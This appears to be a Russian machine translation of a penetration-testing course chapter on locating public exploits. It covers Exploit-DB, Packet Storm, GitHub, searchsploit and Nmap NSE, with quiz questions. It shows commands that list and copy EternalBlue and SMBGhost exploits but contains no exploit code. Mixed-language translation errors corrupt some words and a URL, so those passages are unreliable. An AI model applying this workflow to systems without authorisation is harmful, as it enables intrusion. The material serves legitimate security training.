Эксплойты, написанные на *low-level programming language* и требующие компиляции, часто размещаются и в *source code*, и в *binary format*. Хотя исходный код неудобно компилировать, его проще проверять, чем бинарные файлы, без специализированных навыков и инструментов.

Если инспекция кода или компиляция слишком сложны, можно настроить среду виртуальной машины с чистыми snapshots как площадку для тестирования эксплойтов, или *sandbox*. Snapshots в недавно настроенной среде позволяют легко восстановить ее, если она заражена чем-то вредоносным или если эксплойт сломает ее.

(Wikipedia, 2022), en.wikipedia.org

1. True/False: важно читать code exploit перед его выполнением.

2. Какой способ безопасно протестировать эксплойт Введите букву, соответствующую ответу.

```
A. Execute the exploit on our Kali host during an engagement
B. Execute the exploit on a целевого хоста in the теста на проникновение engagement
C. Execute the exploit in a controlled virtual machine environment to
observe its behavior
D. Distribute the exploit and ask for feedback
```

12.2. Онлайн-ресурсы эксплойтов


Этот учебный блок охватывает следующие учебные цели:

• Получить доступ к нескольким online exploit resources
• Различать разные online exploit resources
• Понять риски между online exploit resources
• Использовать Google search operators для обнаружения public exploits

После этапов *information gathering* и *enumeration* в теста на проникновение мы можем cross-check обнаруженное software на *known vulnerabilities*, пытаясь найти published exploits.

Различные онлайн-ресурсы размещают код эксплойтов и бесплатно делают его доступным публично. В этом разделе мы рассмотрим самые популярные онлайн-ресурсы. Первые два, которые мы изучим, обычно проводят тесты отправленного кода эксплойтов и удаляют все, что считается поддельным или вредоносным.

Exploit Database, часто известная как Exploit-DB или EDB, - это project, поддерживаемый OffSec. Это бесплатный арсулье public exploits, которые собираются через submissions, mailing lists и public resources.



Кратко проанализируем homepage. По умолчанию list сортируется так, что newest exploit находится сверху. Поля, которые будут рассмотрены, выделены на изображении выше.

Поле **D** - быстрый способ скачать exploit file.

Поле **A** перечисляет файлы уязвимого приложения для соответствующих эксплойтов, которые можно скачать для исследования и тестирования, если они доступны.

Поле **V** отмечает, был ли exploit verified. Exploits с verified checkmark были reviewed, executed, и по ним сделан вывод, что они являются functioning exploit. Они reviewed trusted members и дают дополнительную уверенность, что exploit safe и functional.


Поле **Title** обычно дает имя уязвимого приложения вместе с соответствующей уязвимой версией и функцией эксплойта.

Поле **Type** обозначает exploit как один из следующих: *dos*, *local*, *remote* или *webapp*.

Поле **Platform** обозначает, какие system(s) affected by exploit. Это могут быть операционная системаs, hardware или даже code language services, такие как PHP.

Последнее поле обозначает **Author** exploit.

Перейдем к exploit, чтобы получить больше информации. В этой demonstration перейдем к *m1k1o's Blog v. - Remote Code Execution (RCE) (Authenticated)*.



Каждый эксплойт имеет уникальный числовой идентификатор, известный как *EDB-ID*, который также размещен в конце URL соответствующей страницы эксплойта. Также перечислен связанный *Common Vulnerabilities and Exposures* (CVE), на который влияет эксплойт. Ниже информационных полей, которые мы анализировали ранее, находится текст кода эксплойта. Таким образом можно использовать сайт Exploit-DB для быстрого обзора кода перед загрузкой эксплойта.

Обновления Exploit Database announced через Twitter и RSS5 feeds.

(OffSec, 2023), https://www.exploit-db.com

(OffSec, 2023), https://www.offsec.com

(Exploit DB, 2022), exploit-db.com

(Twitter, 2022), twitter.com

(OffSec, 2023), exploit-db.com

1. True/False: Exploit DB бесплатна для access и use.

2. Какое поле обозначает тип системы, на который влияет эксплойт

3. Какой из следующих вариантов не является допустимым типом эксплойта Введите букву, соответствующую ответу.

```
A. dos
B. local
C. remote
D. compiled
E. webapp
```

4. Кто авторы эксплойта с EDB-ID 35273 Сохраните тот же формат, что указан на Exploit DB.

5. True/False: EDB Verified checkmark означает, что trusted individual reviewed, executed и определитьd, что exploit works.

Packet Storm — это сайт по информационной безопасности, который предоставляет актуальную информацию о новостях безопасности, эксплойтах и инструментах, опубликованных вендорами безопасности, для образовательных и тестовых целей.




Как и previously-mentioned online resources, Packet Storm также posts updates в Twitter и hosts RSS feed.

(Packet Storm, 2022), https://пакетамиtormsecurity.com

(Twitter, 2022), twitter.com

(Packet Storm, 2022), packetstormsecurity.com

GitHub — это онлайн-платформа хостинга кода для контроля версий и совместной работы. Она позволяет любому создавать и делиться кодом, включая эксплойты.




Из-за открытой природы использование эксплойтов с GitHub представляет большой риск безопасности, и рекомендуется осторожность. В отличие от двух предыдущих ресурсов, репозитории GitHub могут быть созданы кем угодно и распространяться без надзора. Например, недавно один пользователь написал в Twitter предупреждение: любой, кто выполнит определенный вредоносный эксплойт, размещенный на GitHub, вместо этого будет заражен бэкдором.



Это не значит, что все репозитории GitHub вредоносны, но ко всем нужно относиться с осторожностью. Преимущество использования GitHub как ресурса эксплойтов - скорость, с которой эксплойты могут становиться доступными. Участники сообщества безопасности могут создавать proof-of-concept-код и делиться им почти так же быстро, как появляются новые уязвимости.

OffSec имеет GitHub account, где можно найти different repositories вроде *exploitdb-bin-sploits*, который содержит pre-compiled exploits для easy execution.



(GitHub, 2022), github.com

(Twitter, 2022), twitter.com

Помимо individual websites, которые мы рассмотрели выше, можно искать дополнительные exploit-hosting sites с помощью популярных search engines.

Мы можем начать поиск эксплойтов с конкретной версии ПО, за которой следует ключевое слово "exploit", и включать различные поисковые операторы, например используемые *Google search engine*, чтобы сузить поиск. Освоение этих продвинутых операторов помогает подстроить результаты и найти именно то, что мы ищем.

Например, можно использовать следующий search query, чтобы locate vulnerabilities, affecting browser *Microsoft Edge*, и ограничить results только exploits, hosted на website Exploit Database.

```
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
```

Листинг 4 - Использование Google для поиска Microsoft Edge exploits на exploit-db.com

Некоторые другие search operators, которые можно использовать для fine-tune results, включают *inurl*, *intext* и *intitle*.

Используйте extreme caution при использовании exploits из non-curated resources.

(Ahrefs Pte, Ltd., 2018), ahrefs.com

12.3. Офлайн-ресурсы эксплойтов

Этот учебный блок охватывает следующие учебные цели:

• Получить доступ к нескольким exploit frameworks
• Использовать SearchSploit
• Использовать Nmap NSE Scripts

Internet access не всегда гарантирован во время теста на проникновение. Если оценке проходит в isolated environment, дистрибутив Kali Linux поставляется с различными tools, которые предоставляют offline access к exploits.

Exploit framework - это программный пакет, содержащий надежные эксплойты для простого выполнения против цели. Эти фреймворки имеют стандартизированный формат для настройки эксплойта и позволяют как онлайн-, так и офлайн-доступ к эксплойтам. В этом разделе мы рассмотрим несколько популярных фреймворков эксплуатации.

Metasploit - отличный framework, созданный для помощи в development и execution exploits. Он был создан H D Moore в 2003 году и принадлежит Rapid7. Он позволяет easy execution pre-loaded exploits с minor configuration settings. У этого framework есть free community edition и paid pro version. Мы подробно рассмотрим Metasploit в более позднем модуле, но важно знать об этом exploit framework.

Core Impact - еще один exploit framework, принадлежащий HelpSystems, и у него нет free versions. Этот framework может automate testing, link to сканирование уязвимостейners, complete фишинговую кампаниюs и re-test exploited systems, чтобы verify remediation после теста на проникновение.

Canvas,4 созданный Immunity, - еще один exploit framework. После оплаты product exploits regularly updated every month.

Browser Exploitation Framework (BeEF)5 - теста на проникновениеing tool, focused on client-side attacks, executed within a web browser.

Мы рассмотрели несколько popular exploit frameworks для теста на проникновениеing. Хотя мы только briefly detailed каждый из них, полезно знать resources, available in exploit frameworks.

(McNab, 2007), oreilly.com

(Rapid7, 2022), https://www.metasploit.com

(HelpSystems, 2022), cobaltstrike.com

(Immunity, 2022), immunityinc.com

(BeEF, 2022), http://beefproject.com

1. True/False: существует free version Metasploit, available for public use.

2. Какая компания создала Canvas

Exploit Database предоставляет downloadable arcульed copy всего hosted код эксплойта. Этот arcулье included by default в Kali в package *exploitdb*. Мы рекомендуем updating package перед любым оценке, чтобы latest exploits были installed. Package можно update следующими commands:

```
kali@kali:~$ sudo apt update && sudo apt install exploitdb
[sudo] password for kali:
...
The following packages will be upgraded:
  exploitdb
...
Setting up exploitdb (20220526-0kali1) ...
...
```

Листинг 5 - Updating package exploitdb из Kali Linux repositories

Команда выше обновляет локальную копию архива Exploit Database в `/usr/share/exploitdb/`. Этот каталог разделен на два основных раздела: **exploits** и **shellcodes**. Каталог `/usr/share/exploitdb/` содержит CSV-файлы для каждого из каталогов **exploits** и **shellcodes**. Каждый CSV-файл содержит информацию о файлах внутри соответствующих подкаталогов. Эти CSV-файлы содержат информацию, похожую на сайт Exploit DB, такую как EDB-ID, заголовок, автор, платформа и другая информация, рассмотренная ранее.

```
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
```

Листинг 6 - Перечисление двух основных разделов в главном каталоге архива с файлами справочной базы данных

Когда мы переходим в directory **exploits**, мы найдем множество sub-directories, содержащих все exploits. Эти sub-directories разделены по операционная система, architecture, scripting language и т.д. Например, subdirectory **linux** содержит все Linux-related exploits.

```
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits
aix
alpha
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
```

Листинг 7 - Перечисление содержимого каталога exploits

Manual searching Exploit Database by no means ideal, особенно учитывая large quantity exploits в arcулье. Здесь utility searchsploit становится handy.

Можно запустить **searchsploit** из командной строки без parameters, чтобы отобразить usage:

```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]
...
```

Листинг 8 - Синтаксис команды searchsploit

Как показывают built-in examples, searchsploit позволяет искать по всему arcулье и отображать results на основе различных search options, provided as arguments.

```
==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | json_pp

  For more examples, see the manual: https://www.exploit-db.com/searchsploit
```

Листинг 9 - Примеры commands searchsploit

Options позволяют narrow search, change output format, update exploitdb package и многое другое.

```
=========
 Options
=========
## Search Terms
   -c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe)
   -e, --exact    [Term]      Perform an EXACT & order match on exploit title (Default is an AND match on
    each term) [Implies "-t"]
                                e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
   -s, --strict               Perform a strict search, so input values must exist, disabling fuzzy search for
    version range
                                e.g. "1.1" would not be detected in "1.0 < 1.3")
   -t, --title    [Term]      Search JUST the exploit title (Default is title AND the file's path)
       --exclude="term"       Remove values from results. By using "|" to separate, you can chain multiple
    values
                                e.g. --exclude="term1|term2|term3"

    ## Output
   -j, --json     [Term]      Show result in JSON format
   -o, --overflow [Term]      Exploit titles are allowed to overflow their columns
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if
    possible)
   -v, --verbose              Display more information in output
   -w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path
       --id                   Display the EDB-ID value rather than local path
       --colour               Disable colour highlighting in search results
...
```

Листинг 10 - параметры help menu searchsploit

Наконец, секция *Notes* help menu раскрывает несколько полезных search tips.

```
=======
 Notes
=======
 * You can use any number of search terms
 * By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version
    ranges
   * Use '-c' if you wish to reduce results by case-sensitive searching
   * And/Or '-e' if you wish to filter results by using an exact match
   * And/Or '-s' if you wish to look for an exact version match
 * Use '-t' to exclude the file's path to filter the search results
   * Remove ложноположительным результатомs (especially when searching using numbers - i.e. versions)
 * When using '--nmap', adding '-v' (verbose), it will search for even more combinations
 * When updating or displaying help, search terms will be ignored
```

Листинг 11 - Notes help searchsploit

Например, можно искать все доступные *remote* exploits, targeting service *SMB* на операционная система *Windows*, со следующим syntax:

```
kali@kali:~$ searchsploit remote smb microsoft windows
------------------------------------------------------------------------------------------------------------------
    ------------- ---------------------------------
 Exploit Title
                  |  Path
------------------------------------------------------------------------------------------------------------------
    ------------- ---------------------------------
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029) (Metasploit)
                  | windows/remote/16366.rb
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (
    Metasploit) (MS17-010)   | windows/remote/43970.rb
Microsoft Windows - 'SMBGhost' Remote Code Execution
                  | windows/remote/48537.py
Microsoft Windows - 'srv2.sys' SMB Code Execution (Python) (MS09-050)
                  | windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050)
                  | windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050) (Metasploit)
                  | windows/remote/16363.rb
```

```
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)
                  | windows/remote/16360.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
                  | windows/dos/41891.rb
Microsoft Windows - SmbRelay3 NTLM Replay (MS08-068)
                  | windows/remote/7125.txt
Microsoft Windows 2000/XP - SMB Authentication Remote Overflow
                  | windows/remote/20.txt
Microsoft Windows 2003 SP2 - 'ERRATICGOPHER' SMB Remote Code Execution
                  | windows/remote/41929.py
Microsoft Windows 2003 SP2 - 'RRAS' SMB Remote Code Execution
                  | windows/remote/44616.py
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
                  | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
                  | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)
                  | windows_x86-64/remote/42030.py
Microsoft Windows 95/Windows for Workgroups - 'smbclient' Directory Traversal
                  | windows/remote/20371.txt
Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - 'Pass the Hash' with Modified SMB Client
                  | windows/remote/19197.txt
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)
                  | windows_x86-64/remote/41987.py
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)
                  | windows/dos/9594.txt
-------------------------------------------------------------------------------------------------------------------------
    ------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Листинг 12 - Использование searchsploit для перечисления доступных remote Windows SMB exploits

Exploits, содержащие search parameters, listed in output. Для demonstration предположим, что во время engagement мы хотим использовать два exploits, highlighted above. Представим, что ради demonstration мы enumerated два *SMB-серверов*, vulnerable to *SMBGhost* и *EternalBlue*.

Если нужно изменить эксплойт, можно скопировать его в текущий рабочий каталог с опцией `-m`. Преимущество копирования эксплойта в текущий рабочий каталог в том, что будет проще организовывать эксплойты, используемые в работе, и сопоставлять их с тестируемыми системами.

Все локальные эксплойты перезаписываются, когда выходит новый пакет *exploitdb*, поэтому изменение эксплойтов в исходных расположениях приведет к потере изменений.

Скопируем два эксплойта с параметром `-m`. Это можно сделать либо через путь, либо через EDB-ID этих эксплойтов, который можно найти в именах их путей.

```
kali@kali:~$ searchsploit -m windows/remote/48537.py

  Exploit: Microsoft Windows - 'SMBGhost' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48537
     Path: /usr/share/exploitdb/exploits/windows/remote/48537.py
File Type: Python script, ASCII text executable, with very long lines (343)

Copied to: /home/kali/48537.py

kali@kali:~$ searchsploit -m 42031
  Exploit: Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
      URL: https://www.exploit-db.com/exploits/42031
     Path: /usr/share/exploitdb/exploits/windows/remote/42031.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/42031.py
```

Листинг 13 - Эксплойты, скопированные в текущий рабочий каталог с помощью searchsploit

Нужные эксплойты теперь скопированы в текущий рабочий каталог. Первое выполнение команды скопировало файл эксплойта, а второе выполнение команды скопировало эксплойт по его EDB-ID.

1. Какой пакет должен быть установлен, чтобы использовать searchsploit и иметь обновленную копию Exploit Database
2. Какая команда searchsploit ищет следующие термины: php, webdav, windows Введите полную команду с поисковыми терминами по порядку.
3. Какая опция searchsploit позволяет копировать найденный эксплойт в текущий рабочий каталог
4. Используя searchsploit, найдите EDB-ID эксплойт с заголовком "Arm Whois 3.11 - Buffer Overflow (SEH)".
5. Скопируйте эксплойт с EDB-ID 45796. Какая версия затронутого ПО Укажите только числа.
6. Какой EDB-ID у эксплойта Eternal Blue, нацеленного на Windows 2012 x64
7. Какой EDB-ID у эксплойта повышения привилегий против Linux Kernel 2.6.22 с использованием SUID
8. Какой EDB-ID у модуля Metasploit Linux SquirrelMail Remote Command Execution
9. Какой EDB-ID у эксплойта HTML Injection для WebCT 4.1.5
10. Какой EDB-ID у генератора Remote Keylogger Bind Shellcode для Windows x64

Nmap - один из самых популярных инструментов для перечисления. Одна очень мощная возможность этого инструмента - *Nmap Scripting Engine* (NSE),1 которая, как следует из названия, добавляет возможность автоматизировать различные задачи с помощью скриптов.

Помимо сервисов эксплуатации, NSE поставляется с множеством скриптов для перечисления, brute force, fuzzing и обнаружения. Полный список скриптов, предоставляемых NSE, можно найти в `/usr/share/nmap/scripts`. Использование **grep** для быстрого поиска слова "exploits" в NSE-скриптах возвращает ряд результатов.

```
kali@kali:~$ grep Exploits /usr/share/nmap/scripts/*.nse
/usr/share/nmap/scripts/clamav-exec.nse:Exploits ClamAV servers vulnerable to unauthenticated clamav comand
    execution.
/usr/share/nmap/scripts/http-awstatstotals-exec.nse:Exploits a remote code execution vulnerability in Awstats
    Totals 1.0 up to 1.14
/usr/share/nmap/scripts/http-axis2-dir-traversal.nse:Exploits a directory traversal vulnerability in Apache
    Axis2 version 1.4.1 by
/usr/share/nmap/scripts/http-fileupload-exploiter.nse:Exploits insecure форма загрузки файлов in веб-
    приложения
/usr/share/nmap/scripts/http-litespeed-sourcecode-download.nse:Exploits a null-byte poisoning vulnerability
    in Litespeed Web Servers 4.0.x
...
```

Листинг 14 - Перечисление NSE scripts, содержащих слово "Exploits"

Можно отобразить information конкретных NSE scripts, запустив **nmap** с опцией `--script-help`, за которой следует script filename. Разберем пример с **nmap --script-help=clamav.exec.nse**.

```
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 16:23 EDT

clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
  Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.

  ClamAV server 0.99.2, and possibly other previous versions, allow the execution
  of dangerous service commands without authentication. Specifically, the command 'SCAN'
  may be used to list system files and the command 'SHUTDOWN' shut downs the
  service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).
```

```
This script without arguments test the availability of the command 'SCAN'.

Reference:
* https://twitter.com/nitr0usmx/status/740673507684679680
* https://bugzilla.clamav.net/show_bug.cgi?id=11585
```

Листинг 15 - Использование Nmap NSE для получения информации о script

Это предоставляет information о vulnerability и external information resources. Стоит проверять, существует ли Nmap NSE script для конкретного product.

(Nmap, 2022), nmap.org

1. True/False: все Nmap NSE-скрипты могут execute exploits.
2. Какую простую строку можно передать grep, чтобы найти, какие NSE-скрипты являются эксплойтами
3. Где в Kali расположены Nmap NSE-скрипты Укажите полный путь по умолчанию.
4. Какую опцию в nmap можно использовать, чтобы получить больше информации о Nmap NSE script

12.4. Эксплуатация цели

Этот учебный блок охватывает следующие учебные цели:

• Следовать базовому workflow тест на проникновение для перечисления целевой системы
• Полностью эксплуатировать машину, уязвимую к публичным эксплойтам
• Обнаруживать подходящие эксплойты для целевой системы
• Выполнять публичный эксплойт для получения ограниченной shell на целевом хосте

